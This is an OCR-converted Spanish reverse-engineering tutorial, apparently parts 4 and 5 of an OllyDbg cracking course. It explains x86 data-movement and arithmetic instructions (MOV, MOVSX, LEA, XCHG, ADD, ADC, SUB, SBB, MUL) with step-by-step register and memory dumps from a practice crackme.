
Vemos que sin tocar el resto de EAX y ECX el B0 se copio a AL, o sea las ultimas dos cifras de EAX.

También podemos mover a algún registro el contenido de una posición de memoria o al revés.

```
00401000    A1 00504000     MOV EAX,DWORD PTR DS:[405000]
00401005    90              NOP
00401006    90              NOP
00401007    A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00           PUSH 0
0040100E    68 F4204000     PUSH CRACKME.004020F4
```

En esta caso moveremos el contenido de 405000 a EAX y como dice DWORD serán los cuatro bytes lo que moveremos.
Esta instrucción puede dar error si la dirección de memoria no existe, lo cual podemos ver fácilmente en el OLLY.

Vamos al DUMP y hacemos GOTO EXPRESSION 405000



```
Address   Hex dump                          ASCII
00405000  00 10 00 00 DC 00 00 00  .►..■...
00405008  08 30 0F 30 1F 30 33 30  ◘0*0▼030
00405010  3D 30 46 30 4B 30 58 30  =0F0K0X0
00405018  69 30 6F 30 79 30 7D 30  i0o0y0}0
00405020  83 30 87 30 8C 30 99 30  â0ç0î0ö0
00405028  B8 30 BD 30 C9 30 D1 30  ©0¢0╔0Ð0
00405030  DC 30 F8 30 08 31 12 31  ▄0°0◘1↕1
00405038  1F 31 29 30 2D 30 F0 31  ▼1)0-0-1
00405040  0C 32 F8 31 FE 31 14 32  ♀2°1■1¶2
00405048  1A 32 29 32 34 32 B8 32  →2)2422©2
00405050  D8 32 50 33 55 33 6C 33  Ï2P3U3l3
00405058  71 33 B0 33 B5 33 00 34  q3▒3Á3.4
00405060  06 34 0C 34 12 34 18 34  ♠4.4♀4↑4
```

Vemos que existe y su contenido es 00 10 00 00 o sea al moverlo a EAX, dado que trabajamos con el contenido de una dirección de memoria se moverá al revés o sea 00 00 10 00 apretemos F7 a ver que pasa

```
Debug registers
EAX 00001000
ECX 0012FFB0
EDX 7C91EB94 nt
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 nt

EIP 00401005 CF

C 0  ES 0023 32
P 1  CS 001B 32
```

Allí esta el 1000 que leyó de dicha dirección de memoria, ahora si quisiera escribir un valor en dicha dirección seria

<u>MOV DWORD PTR DS:[400500],EAX</u>

Reinicio el OLLYDBG y la escribo

```
00401000   A3 00054000   MOV DWORD PTR DS:[400500],EAX
00401005   90            NOP
00401006   90            NOP
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
```

En 405000 veo en el DUMP

```
DS:[00400500]=00000000

Address   Hex dump                          ASCII
00405000  00 10 00 00 DC 00 00 00  .►..■...
00405008  08 30 0F 30 1F 30 33 30  ◘0*0▼030
00405010  3D 30 46 30 4B 30 58 30  =0F0K0X0
00405018  69 30 6F 30 79 30 7D 30  i0o0y0}0
00405020  83 30 87 30 8C 30 99 30  â0ç0î0ö0
00405028  B8 30 BD 30 C9 30 D1 30  ©0¢0╔0Ð0
00405030  DC 30 F8 30 08 31 12 31  ▄0°0◘1↕1
00405038  1F 31 29 30 2D 30 F0 31  ▼1)0-0-1
00405040  0C 32 F8 31 FE 31 14 32  ♀2°1■1¶2
00405048  1A 32 29 32 34 32 B8 32  →2)2422©2
```

Al apretar F7 oops

```
Command  ? cl
Access violation when writing to [00400500] - use Shift+F7/F8/F9 to pass exception to program
Inicio   Explorador   Microsoft Of   Olly
```

Me da una excepción y eso es porque la sección donde vamos a escribir no tiene permiso de escritura, lo cual impide cambiar bytes ejecutando instrucciones.

Bueno ya veremos como cambiar permisos de secciones mas adelante lo importante es que ya conocen la instrucción.


Obviamente como podemos mover 4 bytes especificando la palabra DWORD si usamos WORD moverá 2 y si usamos BYTE moverá 1 .


Veamos

MOV AX,WORD PTR DS:[405008]


En este caso moverá dos bytes del contenido de 405000 a AX, en este caso no podemos escribir EAX ya que como son solo 2 bytes los que movemos debemos usar el registro de 16 bits AX.

Veamos que hay en el DUMP en 405008





Al apretar F7 debería mover solo esos 2 bytes a AX, veamos




Allí esta en AX, al revés como corresponde a leer de contenidos de memoria, el resto de EAX no ha sido cambiado solo lo correspondiente a AX.

Lo mismo seria si usáramos BYTE

MOV AL, BYTE PTR DS:[405008]


En este caso movería a AL el ultimo byte solamente o sea el 08.




MOVSX (Move with Sign-Extension)

Copia el contenido del segundo operando, que puede ser un registro o una posición de memoria, en el primero (de doble longitud que el segundo), rellenándose los bits sobrantes por la izquierda con el valor del bit más significativo del segundo operando. Aquí tenemos un par de ejemplos:


La definición la sacamos del tute de CAOS ahora veamos un ejemplo en OLLYDBG para aclarar y usemos a nuestro amigo CRUEHEAD.



Como aun no se los dije porque soy muy malo y quería que siempre buscaran a mano, los valores de los operandos jeeje, OLLYDBG tiene una ventana de aclaraciones que esta justo debajo de el listado y arriba del DUMP.



Allí vemos que la ventana de aclaraciones nos muestra el valor de los operándoos de nuestra instrucción en mi caso BX vale F000 eso lo puedo corroborar en los registros



Y allí mismo veo que EAX vale cero, así que siempre el OLLYDBG nos ayuda a interpretar los operandos de la instrucción a ejecutar. (que malo soy jeje pero quise que fijen el concepto de donde buscar cada cosa antes de la comodidad jeje)

Al apretar F7

```
Debug registers
EAX FFFFF000
ECX 0012FFB0
EDX 7C91EB94 ntd
EBX 7FFDF000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntd
EIP 00401003 CRA
```

Vemos que se copia el BX que era F000 a AX y que se rellena con FFFF ya que el numero es un negativo de 16 bits , si hubiera sido BX 1234 entonces quedaría EAX=00001234 ya que rellena con ceros al ser BX positivo.

El tema de los positivos y negativos de 16 bits es similar a 32 bites se divide por la mitad el espacio 0000 a FFFF

de 0000 hasta 7FFF son positivos y de 7FFF a FFFF son negativos vemos que si modificamos BX a 7FFF y ponemos EAX a cero y volvemos a ejecutar la instrucción

```
Debug registers
EAX 00007FFF
ECX 0012FFB0
EDX 7C91EB94 ntdll.KiF
EBX 00007FFF
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C9
EIP 00401003 CRACKME.0
C 0  ES 0023 32bit 0(F
P 1  CS 001B 32bit 0(F
A 0  SS 0023 32bit 0(F
```

Copia 7FFF a AX pero rellena con ceros ya que 7FFF es positivo si repetimos pero con BX=8000 que es negativo,

```
Debug registers
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdl
EBX 00008000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401003 CRAC
C 0  ES 0023 32bi
```

Ejecuto nuevamente con F7 y

```
Debug registers
EAX FFFF8000
ECX 0012FFB0
EDX 7C91EB94 ntdl
EBX 00008000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401003 CRAC
C 0  ES 0023 32bi
P 1  CS 001B 32bi
```

Copia BX a AX y rellena con FFFF ya que 8000 es negativo

MOVZX (Move with Zero-Extend)

Igual a movsx, pero en este caso, los espacios sobrantes se rellenan siempre con ceros o sea no depende de si el segundo operando es positivo o no como en el caso anterior no haremos ejemplos porque es sencillo darse cuenta que todos los ejemplos anteriores darían en EAX 0000…… y a continuación los bytes de BX que se copiaron a AX.

LEA (Load Effective Address)

Similar a la instrucción mov, pero el primer operando es un registro de uso general y el segundo una dirección de memoria. Esta instrucción es útil sobre todo cuando esta dirección de memoria responde a un cálculo previo.

Esto nos dice nuestro amigo CAOS y significa que en este caso por ejemplo reinicio OLLY.

```
00401000   8D41 38      LEA EAX,DWORD PTR DS:[ECX+38]
00401003   90           NOP
00401004   90           NOP
00401005   90           NOP
00401006   90           NOP
00401007   A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00        PUSH 0
```

Aquí es el único caso en que hay corchetes que no se mueve el contenido de la dirección de memoria que se calcula dentro del corchete si no la dirección en si.

En mi caso ECX vale 12FFb0

```
Debug register
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 n
EBX 7FFDB000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 n
EIP 00401000 C
C 0  ES 0023 3
```

Y lo que hace LEA es sumarle 38 en este ejemplo y mover ECX mas 38 que es igual a 12ffe8 a EAX

En la ventana de las aclaraciones ya muestra ambos operándoos

```
004010B7  . 68 E7204000  PU
Stack address=0012FFE8
EAX=00000000
```

Muestra que un operando es 12FFe8 que proviene de sumar ECX+38 y EAX vale cero antes de operar.

Al apretar F7

```
Debug registers
EAX 0012FFE8
EDX 7C91EB94 ntdl
EBX 7FFDB000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401003 CRACI
C 0  ES 0023 32bi
P 1  CS 001B 32bi
A 0  SS 0023 32bi
```

Dicha dirección se mueve a EAX, hay que tener cuidado porque los corchetes nos llevan a pensar que deberíamos mover el contenido de la dirección 12ffe8 que debemos buscar en el dump como en el caso de la instrucción MOV, pero LEA solo mueve la dirección al primer operando no su contenido.


XCHG (Exchange Register/Memory with Register)

Esta instrucción intercambia los contenidos de los dos operandos.


En este caso intercambia los valores si escribimos

XCHG EAX,ECX


El valor de EAX pasara a ECX y viceversa comprobémoslo en OLLY




Antes de ejecutar en mi maquina EAX vale cero y ECX vale 12FFb0




Al apretar F7 vemos que intercambian sus valores



También se puede usar para intercambiar con una posición de memoria siempre que tenga permiso de escritura dicha sección



Al ejecutar con F7



Nos pasa lo mismo que cuando quisimos hacer MOV a dicha dirección al no tener permiso de escritura nos genera una excepción.

Bueno creo que como primera parte de las instrucciones ya tienen para divertirse y practicar, creo que los ejemplos si los van haciendo mientras leen aclaran bastante la cosa, en la siguiente parte seguiremos con mas instrucciones hasta terminar con las mas importantes y tratar de terminar esto que es lo mas duro.

Hasta la parte 5
Ricardo Narvaja
13 de noviembre de 2005


INTRODUCCION AL CRACKING CON OLLYDBG PARTE 5

INSTRUCCIONES MATEMATICAS


INC Y DEC

Estas instrucciones incrementan o decrementan respectivamente el operando, sumándole uno si es INC o restándole uno en el caso de DEC.


Veamos en el OLLY, como siempre abrimos el OLLYDBG y el crackme de cruehead y en la primera línea escribimos




EAX en el estado inicial en mi maquina esta a cero, si no puedo cambiarlo a cero a mano




Así que al apretar F7 y ejecutar la instrucción se INCREMENTARA EAX en uno veamos apretemos F7



Lo mismo ocurre con DEC podemos escribirlo debajo del anterior




Al apretar F7 y ejecutar la instrucción se DECREMENTA EAX que estaba en 1 y volverá a 0.




También se pueden incrementar o decrementar el contenido de posiciones de memoria


Aunque en este caso la sección no tiene permiso de escritura y no dejara aumentar el contenido dando excepción.



Si la sección hubiera tenido permiso de escritura, vamos en el dump a la dirección 405000



Ya que el contenido al leerlo al revés es 00001000, si lo incrementamos seria 00001001 o sea quedaría así



Este fue el caso para DWORD sumándole UNO a los 4 bytes del contenido.

En el caso de WORD el ejemplo sumaria solo a los últimos 2 bytes

Y en el caso de BYTE sumaria solo al último byte

ADD

Add como ya vimos es la instrucción correspondiente a la suma, siempre suma ambos operandos y guarda el resultado en el primero.

ADD EAX,1 es similar a INC EAX

También puede sumar registros

Veamos en OLLY

```
00401000    03C1            ADD EAX,ECX
00401002    E8 FF040000     CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
```

Antes de ejecutar la operación

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 ntdl
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl
EIP 00401000 CRAC
C 0  ES 0023 32bi
P 1  CS 001B 32bi
```

En mi maquina EAX vale 00000000 y ECX vale 12FFB0 en sus maquina puede tener otros valores, pueden cambiarlos si quieren, pero al apretar F7 sumara ambos y guardara el resultado en EAX, veamos

```
Registers (FPU)
EAX 0012FFB0
ECX 0012FFB0
EDX 7C91EB94 ntdll
EBX 7FFDE000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll
EIP 00401002 CRACK
C 0  ES 0023 32bit
P 0  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
```

Allí esta EAX esta en rojo pues fue el que se modifico y tiene el resultado de la suma.

También podemos sumar a un registro el contenido de una memoria

```
File  View  Debug  Plugins  Options  Window  Help
00401000    0305 00504000   ADD EAX,DWORD PTR DS:[405000]
00401006    90              NOP
00401007    A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00           PUSH 0
0040100E    68 F4204000     PUSH CRACKME.004020F4
```

En este caso no hay problema por el permiso de escritura ya que como EAX cambiara y guardara el resultado y el contenido de [405000] no cambiara ya que es el segundo operando, la operación no generara excepción.

Antes de apretar F7 vemos que EAX vale 0 y el contenido de 405000 vale 00001000

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 7C91EB94 nt
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 nt
EIP 00401000 CR
C 0  ES 0023 32
```

```
Address   Hex dump                          ASCII
00405000  00 10 00 00 DC 00 00 00  .►..■...
00405008  08 30 0F 30 1F 30 33 30  ◘0*0▼030
00405010  3D 30 46 30 4B 30 58 30  =0F0K0X0
00405018  69 30 6F 30 79 30 7D 30  i0o0y0}0
```

Apreto F7 y se ejecuta la suma

```
Registers (FPU)
EAX 00001000
ECX 0012FFB0
EDX 7C91EB94 ntdll.
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.

EIP 00401006 CRACKM

C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
```

Entonces EAX=0 mas 1000 se modifica EAX quedando el resultado allí que es 1000.

Si hacemos al revés y escribimos

```
00401000   0105 00504000   ADD DWORD PTR DS:[405000],EAX
00401006   90              NOP
00401007   A3 CA204000     MOV DWORD PTR DS:[4020CA],EAX
```

En este caso el resultado se guardara en el contenido de 405000 y esto modificara el mismo por lo cual al apretar F7 generara una excepción al no tener permiso de escritura.

```
Command ? 8000
Access violation when writing to [00405000] - use Shift+F7/F8/F9 to pass exception to program
```

ADC (ADD WITH CARRY)

En este caso se suman ambos operandos y se le suma el valor del CARRY FLAG O FLAG C y se guarda en el primer operando.

```
00401000   83D2 03   ADC EDX,3
00401003   90        NOP
00401004   90        NOP
00401005   90        NOP
00401006   90        NOP
```

```
Registers (FPU)
EAX 75155E18
ECX 0012FFB0
EDX 00000021
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C920738

EIP 00401008 CRACKME.0040100

C 0  ES 0023 32bit 0(FFFFFFF
P 1  CS 001B 32bit 0(FFFFFFF
A 0  SS 0023 32bit 0(FFFFFFF
Z 0  DS 0023 32bit 0(FFFFFFF
S 0  FS 003B 32bit 7FFDF000(
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT_F

EFL 00000206 (NO,NB,NE,A,NS,

ST0 empty -UNORM BCE0 010501
ST1 empty 0.0
ST2 empty 0.0
```

Allí vemos que sumara EDX que vale 21 mas 3 mas el valor del flag C, que en este caso es cero, si apreto F7.

```
Registers (FPU)
EAX 75155E18
ECX 0012FFB0
EDX 00000024
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdl

EIP 00401003 CRAC
```

Veo que el resultado es 24, pero si repito la operación con el FLAG C puesto a 1 el cual se puede cambiar haciendo doble click en el mismo.

```
EIP 00401003 CR

C 1  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
Z 0  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr ER

EFL 00000207 (N

ST0 empty -UNOR
```

Allí lo cambie a uno y pongo todo como antes para repetir la operación solo cambiando el flag C.

```
Registers (FPU)
EAX 75155E18
ECX 0012FFB0
EDX 00000021
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7C92073
EIP 00401000 CRACKME.<Modu
C 1  ES 0023 32bit 0(FFFFF
P 1  CS 001B 32bit 0(FFFFF
A 0  SS 0023 32bit 0(FFFFF
Z 0  DS 0023 32bit 0(FFFFF
S 0  FS 003B 32bit 7FFDF00
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_MOD_NOT
EFL 00000207 (NO,B,NE,BE,N
ST0 empty -UNORM BCE0 0105
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 1.00000000000000
ST7 empty 1.00000000000000
               3 2 1 0
FST 4020  Cond 1 0 0 0  Er
FCW 027F  Prec NEAR,53  Ma
```

Apreto F7 para que se realice la suma y ahora el resultado es 25

```
Registers (FPU)
EAX 75155E18
ECX 0012FFB0
EDX 00000025
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.7
EIP 00401003 CRACKME
C 0  ES 0023 32bit 0
P 0  CS 001B 32bit 0
A 0  SS 0023 32bit 0
```

Ya que suma EDX =21 mas 3 mas el FLAG C que en este caso vale 1.

SUB


Es la resta o substracción o sea la operación contraria a ADD, lo que hace es restar el segundo operando al primero y guardar el resultado en el primer operando.

```
00401000   83E8 02        SUB EAX,2
00401003   90             NOP
00401004   90             NOP
00401005   90             NOP
00401006   90             NOP
00401007   A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
```


En mi maquina los registros valen antes de ejecutar

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 00000025
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738
EIP 00401000 CRF
C 0  ES 0023 32b
```

Al apretar F7 le restara a EAX que vale cero el valor 2



El resultado es -2 que en hexadecimal se representa FFFFFFFE si hacemos doble click en dicho valor



Vemos que corresponde al decimal -2.

También se pueden restar registros, y posiciones de memoria en la misma forma que lo hicimos con ADD.

SUB EAX,ECX

Por ejemplo hará EAX-ECX y guardara el resultado en EAX

Y

SUB EAX,DWORD PTR DS:[405000]

Restará a EAX el contenido de la posición de memoria 405000, guardando el resultado en EAX.


En el caso inverso

SUB DWORD PTR DS:[405000],EAX


Ya que el resultado se guarda en el primer operando, si no tenemos permiso de escritura en la sección, nos dará una excepción.

SBB


Es la operación contraria a ADC, es este caso se restan ambos operandos y se le resta el valor del CARRY FLAG O FLAG C y se guarda en el primer operando.




Antes de ejecutar la operación ponemos EDX a 21 y el carry flag a 0



Al apretar F7 hará EDX-3 y le restara cero del FLAG C



Ahora su repito la operación con el FLAG C a 1



Apreto F7 y ahora hará EDX-3 y le restara 1 del FLAG C

```
Registers (FPU)
EAX 00000000
ECX 0012FFB0
EDX 0000001D
EBX 7FFD4000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.
EIP 00401003 CRACK
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 1  SS 0023 32bit
Z 0  DS 0023 32bit
```

En este caso el resultado es 1D.

MUL

Bueno hay dos instrucciones para realizar multiplicaciones, la primera de ellas es MUL, la cual no considera los signos de los números que va a multiplicar, y usa un solo operando el otro operando es siempre EAX aunque no se escribe y el resultado lo guarda en EDX:EAX que quiere decir esto veamos el ejemplo.

Por ejemplo

MUL ECX


Esto multiplicara ECX por EAX y guardara el resultado en EDX:EAX y no considerara el signo de los operandos.

Por ejemplo veamos en OLLYDBG


```
00401000   F7E1          MUL ECX
00401002   E8 FF040000   CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000   MOV DWORD PTR DS:[4020CA],EAX
0040100C   6A 00         PUSH 0                                  Title = NULL
